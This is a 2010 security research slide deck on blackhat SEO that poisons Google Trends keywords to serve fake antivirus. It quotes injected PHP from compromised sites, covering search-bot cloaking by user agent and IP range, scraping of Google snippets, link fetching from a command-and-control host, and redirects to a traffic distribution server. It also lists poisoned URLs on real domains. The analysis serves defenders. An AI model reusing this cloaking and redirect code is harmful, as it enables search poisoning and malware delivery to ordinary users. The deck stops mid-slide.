

# BlackHat SEO: Abusing Google Trends to Serve Malware

Don DeBolt and Kiran Bandla  
29 September 2010

# Agenda

BlackHat SEO Logic and Components

Background

Research Methodology

Findings

Conclusion




Internet Security

Copyright © 2009 CA. All rights reserved.

**HCL**

# Logic flow of a BlackHat SEO Attack

- Infiltrate host/site
- Inject malicious code
- Query Google for key words
- Query Google for key word content
- Get indexed by Google
- Redirect visitor
- Tally user via multiple hops/redirectors
- Serve malware at landing site



# Components of the Attack

Victim

Legitimate Website – compromised

Scripting Language

C&C Website managing queries

Search Engine

Bad Actor

NEED Images here


# Demo Video

The screenshot shows a Mozilla Firefox browser window with the following details:

- Address Bar:** `http://www.google.com/search?client=firefox-a&rls=org.mozilla%3Aen-US%3Aofficial&channel=s&hl=en&source=hp`
- Search Bar:** Contains the text "alexander noyes girlfriend".
- Search Results:** Shows "Results 1 - 10 of about 168,000 for alexander noyes girlfriend. (0.23 seconds)".
- Search Results List:**
  - Result 1:** [Alexander Noyes Girlfriend](#)  
Alexander Mcqueen Lady Gaga Shoes · **Alexander Noyes Girlfriend** · Righteous Kill · Henry Louis Gates Police Report · Carter Emmart S Virtual Universe . ...  
`wwdf1946.com/zkb.php?in=alexander%20noyes%20girlfriend` - 8 hours ago
  - Result 2:** [Alex Noyes Online | First and Biggest Source for Everything ...](#)  
Welcome to **Alex Noyes Online**. We are the first site on everything **Alexander Noyes** of Honor Society. Enjoy the site and come back soon! ...  
`alexnoyesonline.com/` - [Cached](#)
  - Result 3:** [Alex Noyes Girlfriend](#)  
Pigeon Breast Surgery · Quadruple Bypass Recovery Time · Hooded Footie Pajamas For Adults · **Alexander Noyes Girlfriend** · David Brenner Biography . ...  
`forestcatsusa.com/ynr.php?topic=alex%20noyes%20girlfriend` - 8 hours ago
  - Result 4:** [Alex Noyes Girlfriend](#)  
If my **girlfriend** behaved like Demi and twittered me about sleepovers I would . . . Alex is like eww, he's such an asshole, **Alex Noyes** (I dont think they . ...  
`fullcanvasjacket.com/hqn.php?a=alex%20noyes%20girlfriend` - 8 hours ago

# Background

# Search Engine Optimization



## Creating Relevance Organically

- Structured content
- Unique Keywords
- Interesting Content
- Trust
- Backlinks (Inbound Links)


Source: SEO Warrior

# Google Market Share


US

UK

US Search Engine Market Share (Dec 2009)




UK Search Engine Market Share (Jan 2010)



Source: Hitwise.com

# Google Trends



# BlackHat SEO Techniques

- Keyword Stuffing
- Doorway Pages
- Duplicate Web Pages
- Link Farms
- Reciprocal Links
- Hidden Content
- Cloaking

The screenshot shows a website for 'BACKLINKS R' US' with the following text:

**BACKLINKS R' US**  
BEST BACKLINKS AVAILABLE FOR THE PRICE  
HTTP://THEBACKLINKSRUS.COM

Call today!

**SEO - Search Engine Optimization**

technology that quickly fresh easily proven deliver."

Watch Out For SEO Companies Who Offer

- Regular website submissions to hundreds of search engines
- Meta tag optimization
- Reciprocal linking
- Cloaking
- Utilization of link farms
- Duplicate web pages
- Doorway pages
- Keyword stuffing

Source: <http://www.seosearchengineoptimizationseattle.com/index.html>

# Types of BlackHat SEO

Event-Driven

Need bullets here

Mass Keyword

Need bullets here



Internet Security

Copyright © 2009 CA. All rights reserved.



# Research Methodology

# Research Methodology

## **Google API**

One of the tools we needed was a Google search API for collecting the hourly trend keywords in an automated way. For this, we used the pygoogle[8] API. pygoogle is a python wrapper for Google search. It uses the Google AJAX API, because of which, it is limited to only 64 results. We also used pytrends[9] to get Google's Hot trends. pytrends is a python wrapper for fetching Google trends.

## **Python**

Python was the language of choice most of the automation. As a lot of our internal codebase already uses python, it was easy to integrate and build on top on that. We used python modules for Google search and Google Trends, to collect hourly stats.

## **HoneyClient**

One of the most useful tools for analysis was the pure python Honeyclient that we developed. It emulates Internet Explorer 7, understands Javascript and many ActiveX exploits. We feed URLs to the honeyclient to quickly analyze the attack from source to the final landing site. This has been a very useful and handy tool. It supports a huge list of User-Agents, including search bots.

## **Owned domain Data**

Using these tools, we started collecting poisoned domains, keywords and other details in an automated way, which are discussed in the following sections. The data is available for public consumption at seo-research.appspot.com and [www.maltrax.com:8080](http://www.maltrax.com:8080).

## **Analysis techniques**

To analyze the SEO poisoning, we took two different approaches. The First one is enumerating poisoned domains and URLs based on trending Google keywords. The Second is to infiltrate the Blackhat SEO cycle to collect information directly. The two approaches are discussed below.

## **Trend Keyword acquisition**

The earliest searching engine poisoning that we observed was almost completely based on Google Trends. The attackers would enumerate trending Google search keywords and use them to build new pages that would eventually be indexed by Google. Fetching new keywords is done once every 10 minutes.

Using the same approach, we started enumerating trending Google search keywords every hour, using pytrends. We would then use pygoogle to search Google for these keywords, collecting the top 64 results. We also searched for the previous day's trending keywords and saved those results as well. This data was very useful in determining the time to poison (TTP).


## **Blackhat SEO reconnaissance**

Over time, we started to notice that the attackers gradually started to use more keywords for poisoning URLs than those available from Google trends. To collect all such keywords, we took a different approach. We acted as a search engine.

# Anatomy of an Attack

# Injected PHP Logic Flow

http://www.victimdomain.com/random.php?key='Popular Keyword'



# Who are you and where did you come from?

## User Agent Check 1

```
if (stristr($_SERVER["HTTP_USER_AGENT"], "msnbot") ||  
    stristr($_SERVER["HTTP_USER_AGENT"], "googlebot") ||  
    stristr($_SERVER["HTTP_USER_AGENT"], "Yahoo"))  
    $searchengine=1;
```

## User Agent Check 2

```
if (  
    stristr($_SERVER["HTTP_USER_AGENT"], "via translate.google.com") ||  
    stristr($_SERVER["HTTP_USER_AGENT"], "Google WAP Proxy") ||  
    stristr($_SERVER["HTTP_USER_AGENT"], "Google CHTML Proxy"))  
    $searchengine=0;
```

## Source IP Check

```
$ip=sprintf("%u", ip2long($_SERVER["REMOTE_ADDR"]));  
if (($ip>=3639549952)&&($ip<=3639558143)) $searchengine=1;  
if (($ip>=1123631104)&&($ip<=1123639295)) $searchengine=1;  
if (($ip>=1089052672)&&($ip<=1089060863)) $searchengine=1;  
if (($ip>=1078218752)&&($ip<=1078220799)) $searchengine=1;  
if (($ip>=1078220802)&&($ip<=1078222031)) $searchengine=1;  
if (($ip>=1087381508)&&($ip<=1087382952)) $searchengine=1;  
if (($ip>=3512041472)&&($ip<=3512045567)) $searchengine=1;  
if (($ip>=1113980928)&&($ip<=1113985023)) $searchengine=1;  
if (($ip>=1208926208)&&($ip<=1208942591)) $searchengine=1;  
if (($ip>=1249705984)&&($ip<=1249771519)) $searchengine=1;
```

# Google Screen Scrape

```
// in : Keyword - A keyword for which more info will be collected from Google. This info is going to be used to index malicious links.
// in : Related - An array of URLs got from the C&C (<random>.txt)
//out : Generated Page
function gen_page($keyword,$related){
    global $related_keys;
    // Get 100 results
    $url="http://www.google.com/search?hl=en&client=opera&num=100&q=".urlencode($keyword)."&lr=lang_en";
    $result=crawl_page($url);
    // Example match:
    // <div class="s">The Official Website of the <em>NCAA</em>, partner of CBS College Sports Networks, Inc.
    // The most comprehensive coverage of <em>NCAA</em> Athletics on the web.<br>
    // 1. Removes '<em>' - This is the highlighted search keyword in the google results page
    // 2. Removes '<em>' and '<b>' - removes more formatting.
    // 3. Removes '...' - replaces with '.'
    preg_match_all("#<div class=\"s\">(.*?)<br>#U", $result, $result_preg);
    $s=array();
    for ($i=0; $i<count($result_preg[1]); $i++){
        $snippet=trim($result_preg[1][$i]);
        $snippet=strip_tags($snippet,'<em>');
        $snippet=str_replace('<em>','<b>',$snippet);
        $snippet=str_replace("...", ". ",$snippet);
        $snippet=strip_tags($snippet);
        // Push all the strings into an array - $s
        array_push($s,$snippet);
        // echo $snippet."<n\";
    }

    shuffle($s); // Shuffle an array
}
```

# Dynamic Content Generation

```
// Else, Generate a better random value
$br=mt_rand(0,9999);
// Build URL based on the Random value and crawl_page() it
$url="http://rdhiphop.com/tr/links/$br.txt";
$x=crawl_page($url);
// The result is a One-Per-Line URL
$rel=explode("\n",$x);
```



# Google Trends BlackHat SEO URLs

<http://goodnewsbiblekids.com/nthei.php?ad=earthquake baja california 2010>

```
http://buzzfishlunacy.com/twmpu.php?in=earthquake april 4 2010 california
http://hildebrant.info/siyof.php?page=earthquake baja california april 4 2010
http://gotpolygons.com/ima1jf.php?t=earthquake april 4 2010 california
http://gqmarketing.biz/anhvh.php?go=california earthquake april 4 2010
http://garrysgolfshop.com/yqrhi.php?in=6.9 earthquake mexico
http://goodnewsbiblekids.com/nthei.php?ad=earthquake baja california 2010
http://mitchelldeancollins.com/ogmap.php?page=earthquake april 4 2010 los angeles
http://gontsharuk.com/wxkly.php?a=earthquake baja c
http://goldsilverbullionaire.com/ygofo.php?do=earth
http://gosteelit.com/eozzs.php?ad=california earthq
http://garrysgolfshop.com/yqrhi.php?in=san diego earthquake april 4 2010
http://ilcn.com/lgnmz.php?go=earthquake baja california mexico
http://gontsharuk.com/wxkly.php?a=earthquake april 4 2010 los angeles
http://hockeyinkelowna.com/pbpvu.php?sell=earthquake april 4 2010 califo
http://mitchelldeancollins.com/ogmap.php?page=6.9 earthquake mexico
http://highlandsvierawest.com/whvce.php?topic=earthquake april 4 2010 lo
http://good2host.com/nsklz.php?go=earthquake baja california april 4 201
http://hospitalityheroine.com/ahqfi.php?m=earthquake baja california 2010
http://www.highozone.com/mjrjt.php?sell=earthquake baja california april 4 2010
http://gosteelit.com/eozzs.php?ad=earthquake baja california 2010
http://highlycombustibleproductions.com/gyybm.php?in=san diego earthquake april 4 2010
http://www.hiromii.net/gtjyb.php?on=earthquake april 4 2010 california
http://djdannywayne.com/btwmp.php?ad=earthquake april 4 2010 california
http://grafikchaos.com/alrgj.php?in=earthquake baja california april 4 2010
http://futureshape.net/uocgb.php?off=earthquake april 4 2010
http://debtministry.org/gfwho.php?in=earthquake april 4 2010 los angeles
http://hippotank.com/dvoix.php?do=earthquake baja california april 4 2010
```

nthei.php?ad

earthquake baja california 2010

# Choosing a landing site

```
if ($searchengine){
  ob_start("ob_gzhandler"); //Turn on output buffering
  $result=get_page($t);
  echo $result;
}else{
  if (is_search_engine($_SERVER["HTTP_REFERER"])){
    $tds=trim(get_tds());
    if ($tds=="")$tds="sye628.xorg.pl";
    $url="http://$tds/in.php?t=cc&d=21-05-2010_t_22_09&h=$x1&p=".urlencode($_SERVER["HTTP_REFERER"]);
  }else{
    $url="http://cnn.com";
  }
  header("Location: $url");exit;
}
exit;
```

# Landing Site Payload

Web [Images](#) [Videos](#) [Maps](#) [News](#) [Shopping](#) [Gmail](#) [more](#) ▼

Google

freeze fresh spinach

Search

[Advanced Search](#)

Web [Show options...](#)

What to do with **fresh spinach** and freeze  
4 posts - 3 authors - Last post: Jan 28, 2005  
I came across a 1.5 lb bag of **fresh spinach** at  
into some tupperware and pop it in the **freezer**.  
forums.lowcarber.org/archive/index.php/t-2308

[How do you freeze fresh spinach?](#) - Yahoo! Answers

It's no surprise that when **fresh**, pre-packaged spi... The frozen **spinach** we buy in the  
supermarket **freezer** department has been "flash-frozen" almost ...  
answers.yahoo.com/question/index?qid... - [Cached](#) - [Similar](#) - [Print](#) - [Close](#)

[Article: Three fresh ideas for frozen spinach; This freezer staple ...](#)

Free article about 'Three **fresh** ideas for frozen **spinach**; This **freezer** staple delivers the  
same nutrients as...' at AccessMyLibrary.com.  
www.accessmylibrary.com.../summary\_0286-38058448\_ITM - [Cached](#) - [Similar](#) - [Print](#) - [Close](#)

[How to use up Fresh Spinach](#) « Frugal Recipes

I throw them in the **freezer** until we need a new package opened. ... How to use up **Fresh  
Spinach**. Friday, August 7, 2009 — Shannon Buck ...  
frugalrecipes.wordpress.com/.../how-to-use-up-fresh-spinach/ -  
[Cached](#) - [Similar](#) - [Print](#) - [Close](#)

[How to Make Panini with a Frozen Pizza and Fresh Spinach](#) | eHow.com

All you need is a frozen pizza in the **freezer** and **fresh spinach** leaves in the fridge, and you  
can bake a panini-like pizza sandwich in no time. ...  
www.ehow.com/how\_5392562\_make-frozen-pizza-fresh-spinach.html -  
[Cached](#) - [Similar](#) - [Print](#) - [Close](#)

[Modern Foodie: Fresh from the Freezer: Boeuf a la Nicoise](#)

Mar 3, 2009 ... The meal started with an arugula-spinach, goat cheese, radicchio, goat

Microsoft Internet Explorer

Warning!!! Your computer contains various signs of viruses and malware programs presence. Your system requires immediate anti viruses check! System Security will perform a quick and free scanning of your PC for viruses and malicious programs.

OK Cancel

System Security Warning

Intercepting programs that may compromise your privacy and harm your system have been detected on your PC. Click here to remove them immediately with System Security

start

12:00 AM



Internet Security


Copyright © 2009 CA. All rights reserved.





# From the Users Vantage Point

- Keyword Search
- SERPs Returned
- SERP Selected
- Redirect
- Browser Minimizes
- Pop-up Warning
- Fake Scan Page
- Download



# Findings



Internet Security



# TTP – Haiti Earthquake

Scale is based on the average worldwide traffic of [haiti earthquake](#) in 2010. [Learn more](#)




- Google Trend volume peaks on January 15, 2010.
- First poisoned URL identified via Google Search was January 14, 2010
- Event transpired on January 12, 2010.
- TTP = 48hrs

# TTP – Masters Golf Tournament

Scale is based on the average worldwide traffic of [masters golf tournam...](#) in Apr 2010. [Learn more](#)


masters golf tournam... 1.00



- Google Trend volume peaks on April 8, 2010.
- First poisoned URL identified via Google Search was April 7th at 23:00hrs ET.
- Event transpired on April 7, 2010. (Par 3 tournament initiated event)
- TTP = 11hrs

# TTP – Kendra Exposed

